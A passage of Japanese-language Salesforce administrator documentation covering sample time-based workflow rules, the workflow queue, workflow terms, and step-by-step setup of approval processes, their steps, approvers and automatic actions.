IF(DAY(Birthdate) >= (DAY(TODAY())),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)))))
```

オブジェクト	取引先責任者
説明	取引先責任者の誕生日の 2 日前に取引先責任者にメールを送信します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき]

ルール条件 (条件一致)	次の数式の評価が true の場合に、このルールを実行します。
	`(Contact: Birthdate not equal to null) and`
	`(Contact: Email not equal to null)`

ルール適用時のアクション	なし。
時間ベースのアクション	2 日前 取引先責任者: 次の誕生日 — [メールアラート:] 取引先責任者のメールアドレスに誕生日メッセージを送信します。

重要商談完了日のアラームの設定

オブジェクト	商談
説明	金額が $100,000 を超える重要商談の完了予定日が近づいたときに、商談所有者と上級マネジメントに通知します。また、完了予定日を過ぎても商談が未解決の場合は、商談所有者のフォローアップ ToDo を作成します。
評価条件	レコードが次の場合にルールを評価: [作成されたとき、およびその後基準を満たすように編集されたとき]

ルール条件 (条件一致)	次の検索条件が一致する場合に、このルールを実行します。
	`(Opportunity: Amount greater than 100000) and`
	`(Opportunity: Closed equals False)`

ルール適用時のアクション	なし。
時間ベースのアクション	• 30 日前 商談:完了日 — [メールアラート:] 残り 30 日であることを商談所有者に通知します。 • 15 日前 商談:完了日 — [メールアラート:] 残り 15 日であることを商談所有者に通知します。 • 5 日後 商談:完了日 — ToDo: 商談所有者が商談を更新するフォローアップ ToDo を作成します。[メールアラート:] エグゼクティブを関与させるように上級マネジメントに通知します。

取引先所有者への別のユーザによる更新に関する通知

オブジェクト	取引先
説明	取引先の年間売上が $1,000,000 を超えており、他のユーザが取引先を更新した場合に、取引先所有者に通知します。
評価条件	レコードが次の場合にルールを評価:[作成されたとき、および編集されるたび]
ルール条件 (条件一致)	次の数式の評価が true の場合に、このルールを実行します。 `AND( (LastModifiedById <> CreatedById), (AnnualRevenue > 1000000) )`
ルール適用時のアクション	[メールアラート:] 他のユーザが取引先を更新したことを取引先所有者に通知します。
時間ベースのアクション	なし。

関連トピック:

- ワークフロー
- ワークフロールールの条件の設定

待機中のワークフローアクションの監視

時間ベースのアクションを持つワークフロールールを起動するとき、待機中のアクションを参照して必要に応じてキャンセルするには、ワークフローキューを使用してください。

1. [設定]から、［クイック検索］ボックスに「*時間ベースのワークフロー*」と入力して、[時間ベースのワークフロー] を選択します。
2. 有効なワークフロールールの待機中のアクションをすべて参照するには [検索] をクリックします。また、条件に一致する待機中のアクションのみを参照するには、検索条件を設定して [検索] をクリックします。検索条件オプションは次のとおりです。
   - ワークフロールール名: ワークフロールールの名前。
   - オブジェクト: ワークフロールールを開始するオブジェクト。単一のオブジェクト名を入力します。
   - 予定日: 待機中のアクションが実行される予定の日。
   - 作成日: ワークフロールールを開始するレコードが作成された日。
   - 作成者: ワークフロールールを開始するレコードを作成したユーザ。
   - レコード名: ワークフロールールを開始するレコードの名前。

   検索条件では、大文字と小文字は区別されません。

待機中のアクションをキャンセルする手順は、次のとおりです。

1. キャンセルする待機中のアクションの横にあるボックスをオンにします。
2. [削除] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ワークフロー ToDo およびメールアラートは、**Database.com** Edition では使用できません

ユーザ権限

ワークフローキューを管理する
- 「すべてのデータの編集」

ワークフローの用語

ワークフローの特性と機能の説明に次の用語が使用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メールアラートとアウトバウンドメッセージを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ワークフロールール
: ワークフロールールは、指定された条件に該当するときに、ワークフローアクションを実行します。ワークフローアクションは、ワークフロールールで指定された条件をレコードが満たすとただちに実行するか、タイムトリガを設定して特定の日に実行するように設定することができます。ワークフローアクションがまだ実行されていなければ、ワークフローキューで、アクションを参照および変更できます。

ワークフローアクション
: ワークフローアクション (メールアラート、項目自動更新、アウトバウンドメッセージ、ToDo など) は、ワークフロールールの条件が満たされると起動します。

メールアラート
: 指定のメールテンプレートを使用して特定の受信者にメールを送信するアクション。ワークフローアラートは有効なメールアドレスがある限り、ユーザまたは取引先責任者に送信できます。

項目自動更新
: 項目を新しい値で自動的に更新するアクション。

フロー
: フローは、ロジックの実行、Salesforce データベースの操作、Apex クラスのコール、ユーザからのデータの収集を行えるアプリケーションです。Cloud Flow Designer を使用して、フローを作成できます。

フロートリガ
: フロートリガは、フローを起動するワークフローアクションです。フロートリガを使用して、複雑なビジネスプロセスを自動化できます。ロジックを実行するフローを作成し、イベントからワークフロールール経由でこのフローをトリガするようにします。コードを記述する必要はありません。

  フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織でパイロットを有効にしなかった場合は、代わりにプロセスビルダーの[フロー]アクションを使用します。

アウトバウンドメッセージ
: アウトバウンドメッセージでは、外部サービスなどの指定エンドポイントに情報を送信します。アウトバウンドメッセージは [設定] から設定します。SOAP API を使用して外部エンドポイントを設定し、メッセージのリスナーを作成する必要があります。

承認

プロセスの自動化については、ワークフロールールという形ですでに慣れているものと思われます。承認機能では自動化をさらに 1 歩進めて、レコードの承認に必要な一連のステップを指定できます。

承認プロセスでは、Salesforce でレコードを承認する方法を自動化します。承認プロセスでは、承認申請者やプロセスの各ポイントでの実行内容など、承認の各ステップについて指定します。

例: 組織で 3 階層のプロセスを使用して経費を承認するとします。この承認プロセスでは、申請された金額に基づいて、各申請が組織内の適切な担当者に自動的に割り当てられます。

経費レコードが承認申請されると、ユーザが編集できないようにレコードがロックされ、状況が [申請済み] に変更されます。

金額が $50 以下の場合は、申請が承認されます。金額が $50 を超える場合は、承認申請が直属マネージャに送信されます。金額が $5,000 を超え、最初の承認申請が承認された場合は、承認申請が副社長に送信されます。

すべての承認申請が承認されると、状況が [承認済み] に変更され、レコードのロックが解除されます。いずれかの承認申請が却下された場合は、状況が [却下] に変更され、レコードのロックが解除されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認プロセスの設定

承認がビジネスプロセスにとって適切な自動化ツールである場合、次の手順の概要に従って組織の承認プロセスを作成します。

組織での承認の準備

ユーザによってレコード承認申請ができることを確認し、承認者が簡単に承認申請に返答できる方法を検討します。

承認に関する考慮事項

承認プロセスを使用して自動化する前に、機能の制限について認識しておく必要があります。

承認プロセスのサンプル

一般的な承認プロセスのサンプルを確認して、独自の承認プロセスを作成する場合の参考にしてください。

承認履歴レポート

承認プロセスインスタンスにカスタムレポートタイプを作成すると、完了済みおよび進行中の承認プロセスとその個々のステップの履歴詳細をユーザが参照できます。

複数の承認申請の管理

複数の承認申請を、あるユーザから別のユーザへ一括移行または一括削除します。

ユーザの承認申請

システム管理者は、ユーザが*承認申請*としてレコードの承認を申請するための承認プロセスを設定できます。

承認プロセスの用語

承認プロセスの設定

承認がビジネスプロセスにとって適切な自動化ツールである場合、次の手順の概要に従って組織の承認プロセスを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認プロセスを作成する
- 「アプリケーションのカスタマイズ」

1. 承認プロセス作成の準備
   実装が成功するよう、各承認プロセスを慎重に計画します。
2. 承認プロセスの作成に適切なウィザードの選択
   承認プロセスを作成する前に、どのウィザードが自分のニーズに最適かを判断します。
3. 承認プロセスへの承認ステップの追加
   承認ステップで、特定の承認プロセスに一連の承認を定義します。各ステップで、そのステップの条件を満たすレコード、承認申請を割り当てるユーザ、各代理承認者による申請への返答を許可するかどうかを決定します。最初のステップでは、レコードがそのステップの条件を満たさない場合の動作を指定します。その後のステップでは、承認者が申請を却下した場合の動作を指定します。
4. 承認プロセスへの自動アクションの追加
   アクションは、承認ステップ、申請、最終承認、最終却下、取り消しに関連付けることができます。承認プロセスでは 4 つの自動アクションがサポートされます。
5. 承認プロセスの確認
   承認プロセスを有効にする前に、プロセスのグラフィック表示を生成します。Process Visualizer を使用して承認プロセスが作成されたときに達した決定事項を文書化することで、ステップ所有者からの賛同を取得し会社の方針を強化します。
6. 承認プロセスの有効化
   承認プロセスのステップを 1 つ以上作成したら、そのプロセスを有効にします。

関連トピック:

承認プロセスの用語
承認プロセスのサンプル
組織での承認の準備

承認プロセス作成の準備

実装が成功するよう、各承認プロセスを慎重に計画します。

承認プロセスを作成する前に次のチェックリストを確認します。

- 承認申請メールテンプレートを準備します。
- 承認申請投稿テンプレートを準備します。
- 承認申請者を決めます。
- 割り当てる承認者を決めます。
- 代理承認者を決めます。
- 承認プロセスを実行する条件を必要とするかどうかを決めます。
- 申請時のアクションを設計します。
- ワイヤレスデバイスから承認申請できるかどうかを決めます (日本ではワイヤレスデバイスによるアクセスは対応しておりません)。
- ユーザが承認プロセス中のレコードを編集できるかどうかを決めます。
- 開始条件を満たさないレコードを自動的に承認または却下するかどうかを決めます。
- プロセスのステップ数 (承認者の数) を決めます。
- 承認申請が承認または却下された場合のアクションを決めます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認申請メールテンプレートの準備

承認プロセスで指定したメールテンプレートは、承認申請が割り当てられたユーザに通知するときに使用されます。Salesforce のデフォルトのメールテンプレートを使用するか、独自のテンプレートを作成できます。その場合は、承認申請に直接リンクできる承認プロセス差し込み項目を追加してください。

組織でメール承認を有効にしている場合、デフォルトのメールテンプレートにはメール承認申請に応答する手順が含まれています。手順では、メールの本文の 1 行目に「*承認*」、「*承認済み*」、「*はい*」、「*却下*」、「*却下済み*」または「いいえ」を入力し、2 行目には必要に応じてコメントを追加するようになっています。

承認申請に使用する Chatter 投稿テンプレートの指定

組織で [Chatter での承認] が有効になっている場合、ユーザに承認申請が割り当てられたことを Chatter を使用して通知するための承認投稿テンプレートを指定します。Salesforce のデフォルトの投稿テンプレートを使用するか、独自のテンプレートを作成できます。

承認申請者の決定

承認申請通知はレコードの承認申請をしたユーザから送信されます。メールアラートの設定時に、これらの通知に別の返信用メールアドレスを追加できます。デフォルトのワークフローユーザのメールアドレスか、すでに設定し、確認済みの組織の共有アドレスを選択できます。使用するメールアドレスを決めます。

申請承認者の決定

次のいずれでも申請を承認または却下できます。

- 承認申請提出者が選択したユーザまたはキュー
- システム管理者が指定したキュー
- 提出者のユーザ詳細ページの［マネージャ］標準項目で指定されているユーザ
- 提出者のユーザ詳細ページのカスタム階層項目で指定されているユーザ

- システム管理者によって指定されたユーザおよび関連ユーザ (提出されたレコードの標準項目またはカスタム項目にリストされているユーザ) の任意の組み合わせ

代理承認者の決定
承認者は申請を承認する代理承認者を指定できますが、このオプションを無効にできます。代理承認者を割り当てるには、各ユーザの詳細ページで［代理承認者］項目に入力します。

承認プロセスの開始条件の決定
承認プロセスの対象になるレコードに必要な条件を決めます。必要に応じて、検索条件で使用するためのカスタム項目を作成します。たとえば、本社からの経費レコードだけを承認対象にする場合には、「本社」と「支社」という 2 つの選択値を持つ［事業所］という名前のカスタム選択リスト項目を作成します。これにより、承認プロセスの検索条件で、レコードの［事業所］項目が「本社」であるという指定が可能です。

申請時のアクションの設計
ユーザが承認申請をすると、Salesforce はそのレコードを自動的にロックして、承認プロセスの間に他のユーザが変更できないようにします。認証のためロックされたキャンペーンにも、キャンペーンメンバーを追加できます。

また、承認申請時に、メールアラート、ToDo、項目自動更新、アウトバウンドメッセージなどのワークフローアクションを実行するかどうかを決めます。これらのアクションが、申請時のアクションになります。

モバイルデバイスからの申請承認
Salesforce にログインして申請を承認するかどうかを決めます。モバイルブラウザを使用してリモートで申請を承認できるように承認プロセスを設定することもできます。

承認プロセス中のレコードの編集権限の設定
承認申請されたレコードはロックされます。特定のオブジェクトに対するオブジェクトレベルの「すべての編集」権限または「すべてのデータの編集」権限を持つユーザは、レコードのロックを解除して編集できます。現在割り当てられている承認者がレコードを編集できるように指定することも可能です。認証のためロックされたキャンペーンにも、キャンペーンメンバーを追加できます。

開始条件を満たさないレコードの自動的承認、却下またはスキップの決定
プロセスの各ステップの開始条件を設定し、レコードがその開始条件を満たさない場合に Salesforce がプロセスの承認、却下、またはスキップを行うよう設定できます。たとえば、1,500 円未満の［金額］で申請された経費は自動的に承認されるようにするような設定が可能です。

プロセスのステップ数 (承認者の数) の決定
承認プロセスには、複数の承認ステップを作成することができます。承認が必要なユーザ数と順番を決めます。

承認申請の承認/却下時のアクションの決定
承認申請が取り消し、承認または却下された場合に Salesforce で実行するアクションを、次の種類ごとに最大 10 インスタンス、合計で最大 40 アクションまで設定できます。レコードが必要な承認をすべて受けた場合、または却下された場合にも、最大 40 アクションまで設定できます。

関連トピック:

承認プロセスの設定
承認に関する考慮事項
承認プロセスのサンプル

承認プロセスの作成に適切なウィザードの選択

承認プロセスを作成する前に、どのウィザードが自分のニーズに最適かを判断します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ジャンプスタートウィザードを使用した承認プロセスの作成

使用するステップが 1 つの承認プロセスの場合は、ジャンプスタートウィザードを使用します。このウィザードではいくつかのデフォルトオプションが選択されます。

承認プロセスジャンプスタートウィザードのデフォルト選択

シンプルな承認プロセスで簡単に開始するには、ジャンプスタートウィザードを使用していくつかのデフォルトオプションが自動で選択されるようにします。

標準ウィザードを使用した承認プロセスの作成

承認プロセスがより複雑で、特定のステップを定義する必要がある場合、標準ウィザードを使用します。

関連トピック:

- 承認プロセスの設定

ジャンプスタートウィザードを使用した承認プロセスの作成

使用するステップが 1 つの承認プロセスの場合は、ジャンプスタートウィザードを使用します。このウィザードではいくつかのデフォルトオプションが選択されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認プロセスを作成する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*承認プロセス*」と入力し、[承認プロセス] を選択します。
2. オブジェクトを選択します。
3. [承認プロセスの新規作成] > [ジャンプスタートウィザードを使用] を選択します。
4. ウィザードに従って、次のように承認プロセスを設定します。
   a. 承認プロセスジャンプスタートウィザードのデフォルト選択
   b. 承認申請通知テンプレートの選択
   c. 承認申請ページの設計
   d. 承認プロセスに適用するレコードの制御

e. 承認ステップに割り当てる承認者の識別

関連トピック:

- 承認プロセスジャンプスタートウィザードのデフォルト選択
- 承認の設定に関する考慮事項
- 承認設定に関する考慮事項
- 承認プロセスの設定
- 承認プロセスの作成に適切なウィザードの選択

承認プロセスジャンプスタートウィザードのデフォルト選択

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

シンプルな承認プロセスで簡単に開始するには、ジャンプスタートウィザードを使用していくつかのデフォルトオプションが自動で選択されるようにします。

ジャンプスタートウィザードを使用して承認プロセスを作成後、承認プロセスの詳細ページからこれらのデフォルトオプションを変更したり、ステップを追加したりできます。ただし、[申請時のアクション]リストの[レコードのロック]アクションは変更できません。

- ユーザが承認プロセスで承認を待機中のレコードを編集するには、そのオブジェクトに対する「すべての編集」権限、または「すべてのデータの編集」権限が必要です。
- 承認申請のページレイアウトには、レコード名 (または番号)、所有者、作成日、および承認履歴が表示されます。
- セキュリティ設定により、承認者が承認ページを参照するときに Salesforce へのログインが要求されます。
- レコードの承認申請ができるのはレコードの所有者のみです。
- レコードは、承認申請されるとロックされます。
- レコードは、承認または却下されるまでロックされた状態が維持されます。
- 却下されたレコードはロック解除されます。
- 申請後にレコードを取り消すことができるのはシステム管理者のみです。
- 自動承認または自動却下のアクションは設定されません。
- 承認または却下時に送信されるメール通知はありません。
- 承認プロセス中に自動的に値が更新される項目はありません。
- 承認者が、自動的に代理承認者に承認申請の承認を委任することはできません。
- [申請者に承認申請の取り消しを許可] オプションは選択されていません。

関連トピック:

- ジャンプスタートウィザードを使用した承認プロセスの作成
- 承認プロセスの作成に適切なウィザードの選択

標準ウィザードを使用した承認プロセスの作成

承認プロセスがより複雑で、特定のステップを定義する必要がある場合、標準ウィザードを使用します。

[設定]から、[クイック検索] ボックスに「承認プロセス」と入力し、[承認プロセス]を選択します。

オブジェクトを選択し、[承認プロセスの新規作成] > [標準ウィザードを使用] を選択します。承認プロセスを設定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認プロセスを作成する
- 「アプリケーションのカスタマイズ」

1. 承認プロセスに適用するレコードの制御
   条件を指定して、承認プロセスの一部であるレコードのリストを絞り込みます。検索条件を使用するか、数式を入力します。
2. 承認申請通知テンプレートの選択
   承認プロセスによってユーザへ承認申請が割り当てられると、Salesforce からそのユーザに対して承認申請メールが送信されます。[Chatter での承認] が有効になっていると、Chatter には承認申請も投稿されます。これらの各通知にテンプレートを選択します。
3. 承認プロセスで自動化された承認者の選択
   ユーザのマネージャなどの階層項目を承認プロセスに関連付けます。選択すると、この項目が承認ステップに割り当てられる承認者オプションとして使用できます。ここでは常に階層項目を選択できますが、任意の承認ステップには使用できません。
4. ロックされたレコードの編集者の指定
   レコードは承認申請されるとロックされ、承認プロセス中にユーザがそのレコードを編集するのを防ぎます。編集権限のプロパティを使用して、この承認プロセスでロックされているレコードの編集者を決定します。
5. 承認申請ページの設計
   承認ページは、承認者が承認申請に返答するページです。ページに表示する項目やその順序をカスタマイズします。この承認ページはこの承認プロセスのみに使用します。
6. 承認プロセスへのレコード申請者の指定
   レコードの承認申請ができるのは、指定された個人またはロールのみです。申請者に承認申請の取り消しを許可することもできます。

関連トピック:

承認プロセスの設定

承認に関する考慮事項

承認プロセスに適用するレコードの制御

条件を指定して、承認プロセスの一部であるレコードのリストを絞り込みます。検索条件を使用するか、数式を入力します。

すべてのレコードが承認プロセスを経過するようにするには、[次へ]をクリックします。特定の種類のレコードのみが経過するようにする場合は、次のオプションのいずれかを使用します。

オプション	承認プロセス実行の条件
条件が一致する	レコードは検索条件を満たす必要があります。
数式の評価が true になる	数式が `True` を返す必要があります。 承認プロセスの数式で使用できない関数もあります。承認プロセス数式で使用できる関数については、「数式の演算子と関数」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例: この検索条件により、経費レポートを申請した従業員が本社にいる場合のみ経費レポートの承認プロセスが開始されます。

```
Current User: Office Location Equals Headquarters
```

この数式では、割引承認の受付締切日が 30 日未満になったときにのみレコードの承認プロセスが開始されます。

```
(Discount_Approval_CutoffDate__c < (CloseDate - 30)
```

関連トピック:

- 承認の設定に関する考慮事項
- 数式の演算子と関数

承認申請通知テンプレートの選択

承認プロセスによってユーザへ承認申請が割り当てられると、Salesforce からそのユーザに対して承認申請メールが送信されます。[Chatter での承認] が有効になっていると、Chatter には承認申請も投稿されます。これらの各通知にテンプレートを選択します。

これらの項目は、ジャンプスタートウィザードおよび標準ウィザードで使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
承認割り当てメールテンプレート	承認申請の割り当てられたことを承認者に通知する場合は、使用するカスタムメールテンプレートを選択するか、空白のままにして、デフォルトのメールテンプレートを使用します。 承認プロセスでは、どの承認ステップに対しても、すべての割り当てメールに同じテンプレートを使用します。
承認の投稿テンプレート	[Chatter での承認] が有効の場合のみ使用できます。 Chatter フィードの投稿を使用して承認者に通知する際に使用する承認投稿テンプレートを選択します。空白のままにすると、このオブジェクトにデフォルト投稿テンプレートが使用されます。該当するテンプレートがない場合は、システムのデフォルトテンプレートが使用されます。

メモ: メール承認が有効になっている場合、使用するメールテンプレートで、リンクをクリックする方法とメールで返信する方法の両方の応答方法の正しい使い方が説明されているかどうかを確認してください。「*承認*」の文字を間違えたり行を間違えて入力したりするなど、ユーザが正しく記入しない場合、Salesforce はユーザの応答を登録しません。

関連トピック:

- 承認申請の Chatter 投稿テンプレート
- メールテンプレートの管理
- 承認の差し込み項目

承認プロセスで自動化された承認者の選択

ユーザのマネージャなどの階層項目を承認プロセスに関連付けます。選択すると、この項目が承認ステップに割り当てられる承認者オプションとして使用できます。ここでは常に階層項目を選択できますが、任意の承認ステップには使用できません。

次のオプションのいずれかを使用して [割り当て先として使用するユーザ項目] を設定します。

オプション	説明
--None--	承認申請では項目に基づく自動割り当ては行われません。代わりに、すべての承認申請を承認するユーザを手動で指定します。
項目	承認申請は指定した項目から承認者に割り当てられます。［マネージャ］などの階層関係項目のみを選択できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オプション	説明
オブジェクト所有者の承認者項目を使用	*項目* が選択されている場合のみ使用できます。 選択すると、最初に実行される承認ステップで、承認者が申請者のユーザレコードではなく、レコード所有者のユーザレコードの *項目* 値に設定されます。 残りのすべてのステップでは、前のステップの承認者のユーザレコードの *項目* が使用されます。

例: [マネージャ] 項目を選択すると、このプロセスの任意のステップを設定して承認申請を申請ユーザのマネージャに転送できます。

[オブジェクト所有者の承認者項目を使用] を選択すると、スキップされない最初のステップが所有者のマネージャに転送されます。他のすべてのステップは前の承認者のマネージャに転送されます。

関連トピック:

- カスタム項目のデータ型
- 承認設定に関する考慮事項

ロックされたレコードの編集者の指定

レコードは承認申請されるとロックされ、承認プロセス中にユーザがそのレコードを編集するのを防ぎます。編集権限のプロパティを使用して、この承認プロセスでロックされているレコードの編集者を決定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オプション	説明
管理者のみ...	デフォルト。次の場合のみユーザに未承認レコードの編集を許可します。 • 特定オブジェクトに対するオブジェクトレベルでの「すべての編集」権限、または • 「すべてのデータの編集」権限
管理者または...	割り当てられた承認者とシステム管理者にレコードの編集を許可します。

メモ: キャンペーンが承認でロックされている場合でも、ユーザはキャンペーンメンバーをキャンペーンに追加できます。

承認申請ページの設計

承認ページは、承認者が承認申請に返答するページです。ページに表示する項目やその順序をカスタマイズします。この承認ページはこの承認プロセスのみに使用します。

オプション	説明
選択済みの項目	承認申請ページに表示する項目を指定します。承認者はモバイルデバイスでこのページを表示できることに留意します。ユーザがレコードの承認または却下を決定するために必要な項目のみを選択します。
承認履歴情報を表示...	選択すると、承認申請ページには関連するレコードの承認履歴が表示されます。
セキュリティ設定	承認申請を参照する場合に、Salesforceへのユーザのログインが必要かどうかを制御します。 承認者に承認ページへのアプリケーション内からのみのアクセスを許可する (推奨) デフォルト。承認ページを表示するには、ユーザは Salesforce にログインします。 承認者にアプリケーション内からのみ、または外部のワイヤレスが有効なモバイルデバイスからの承認ページへのアクセスを許可する ユーザは Salesforce にログインせずに、モバイルデバイスのブラウザなどから承認ページの外部バージョンにアクセスできます。選択した場合、ユーザは次の承認者を手動で選択できる承認ステップを追加できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認プロセスへのレコード申請者の指定

レコードの承認申請ができるのは、指定された個人またはロールのみです。申請者に承認申請の取り消しを許可することもできます。

申請者種別	種別を選択するか、検索して [選択可能な申請者] リストを表示します。
許可される申請者	レコードの承認申請をするユーザがこのリストに含まれていない場合、レコードが開始条件を満たしていても、この承認プロセスには入りません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

申請者に承認申請の取り消しを許可	選択すると、申請者は承認申請を取り消すことができます。選択しない場合は、システム管理者のみが申請を取り消せます。 このオプションは、承認を待機中に申請者側の状況が変化した場合に便利です。たとえば、ユーザが承認申請をした後で商談がなくなるような場合です。

承認プロセスへの承認ステップの追加

承認ステップで、特定の承認プロセスに一連の承認を定義します。各ステップで、そのステップの条件を満たすレコード、承認申請を割り当てるユーザ、各代理承認者による申請への返答を許可するかどうかを決定します。最初のステップでは、レコードがそのステップの条件を満たさない場合の動作を指定します。その後のステップでは、承認者が申請を却下した場合の動作を指定します。

承認プロセスが無効な場合のみ、ステップを追加できます。

承認プロセスから [新規承認ステップ] をクリックし、ウィザードに従います。

指定した順序でステップが実行されます。

1. 承認ステップに適用するレコードの制御
   ステップの条件を設定して承認ステップに含まれるレコードを制御します。ステップの条件を満たさないレコードに対するアクションも指定できます。
2. 承認ステップに割り当てる承認者の識別
   このステップの承認申請の送信先を指定します。
3. 承認ステップの却下動作の指定
   承認者が申請を却下する場合のアクションを設定します。承認プロセスの最終却下時のアクションで、最初のステップの却下動作を決定します。

関連トピック:

承認プロセスの設定
承認プロセスの確認
メール承認の有効化

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認ステップを作成する
- 「アプリケーションのカスタマイズ」

承認ステップに適用するレコードの制御

ステップの条件を設定して承認ステップに含まれるレコードを制御します。ステップの条件を満たさないレコードに対するアクションも指定できます。



エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

条件オプション

すべてのレコードにこの承認ステップを適用する場合、[すべてのレコードがこのステップに入る] が選択されたままにします。

特定の種類のレコードのみがこのプロセスに入るようにする場合は、[次の場合に、このステップに入る...] を選択し、該当するオプションを選択します。(1) このオプションについての詳細は、「承認プロセスに適用するレコードの制御」を参照してください。

(2) 承認ステップ条件の [それ以外の場合、] オプション

検索条件の指定または数式の入力で、条件に一致しない場合や、数式が `True` を返さない場合のレコードに対する処理を選択します。

メモ: 承認プロセスが有効になった後は、その承認プロセスを無効にしても、その選択を変更することはできません。

オプション	説明
レコードを承認	申請を承認し、すべての最終承認時のアクションを実行します。
レコードを却下	申請を却下し、すべての最終却下時のアクションを実行します。このオプションは、承認プロセスの最初のステップでのみ使用できます。
次のステップへ	このステップをスキップし、次のステップに進みます。次のステップがある場合のみ使用できます。 最初のステップにこのオプションを適用する場合、次の点に留意してください。 • レコードが以降のステップのいずれでも条件を満たさない場合、そのレコードは却下されます。 • 残りのすべてのステップを削除すると、Salesforce によりレコードが却下されます。 他のステップでこのオプションを適用する場合は、次の点に留意してください。

オプション	説明
	• 残りのすべてのステップを削除すると、Salesforce によってプロセスが終了します。

関連トピック:

- 承認プロセスの設定
- 承認プロセスの確認
- メール承認の有効化

承認ステップに割り当てる承認者の識別

このステップの承認申請の送信先を指定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

承認者を選択	承認者を指定します。 申請者が承認者を手動で選択する。(デフォルト) 次の承認者を選択するようにユーザは求められます。 標準またはカスタムの階層関係項目を使用して自動的に承認者を割り当てる。 このオプションの横に表示されている項目のユーザに承認申請を割り当てます。承認プロセスを設定する場合、この項目を選択します。 自動的にキューに割り当てる。 キューをサポートするオブジェクトでのみ使用できます。キューに承認申請を割り当てます。 自動的に承認者に割り当てる。 特定ユーザ、特定キューまたは申請レコードに関係するユーザに承認申請を割り当てます。1 つのステップにつき最大 25 人の承認者まで追加できます。
複数の承認者が選択された場合:	[自動的に承認者に割り当てる] が選択されている場合のみ使用できます。 最初の返答に基づいて承認または却下する。 承認申請に対する最初の返答によって、レコードを承認するか却下するかが決まります。 選択したすべての承認者から全員の承認を得る必要がある。 全員が申請を承認する場合のみレコードが承認されます。いずれかの承認者が申請を却下すると、承認申請は却下されます。

代理承認者もこの申請を承認可能にする。	ユーザは自分の承認設定で代理承認者を指定できます。代理承認者は承認申請を再割り当てできません。つまり、申請の承認か却下しかできません。

関連トピック:

- 承認設定に関する考慮事項

承認ステップの却下動作の指定

承認者が申請を却下する場合のアクションを設定します。承認プロセスの最終却下時のアクションで、最初のステップの却下動作を決定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オプション	説明
このステップの却下時のアクションすべて...	前のステップが承認されても申請を完全に却下します。Salesforce は、このステップの却下時のすべてのアクションと、最終却下時のすべてのアクションを実行します。
このステップの却下時のアクションのみ実行し...	申請を却下し、承認申請を 1 つ前の承認者に戻します。Salesforce は、このステップのすべての却下時のアクションを実行します。

承認プロセスへの自動アクションの追加

アクションは、承認ステップ、申請、最終承認、最終却下、取り消しに関連付けることができます。承認プロセスでは 4 つの自動アクションがサポートされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アクションの種類	説明
ToDo	指定したユーザに ToDo を割り当てます。ToDo の件名、状況、優先度、期日を指定できます。
メールアラート	指定したメールテンプレートを使用して、指定した受信者にメールを送信します。
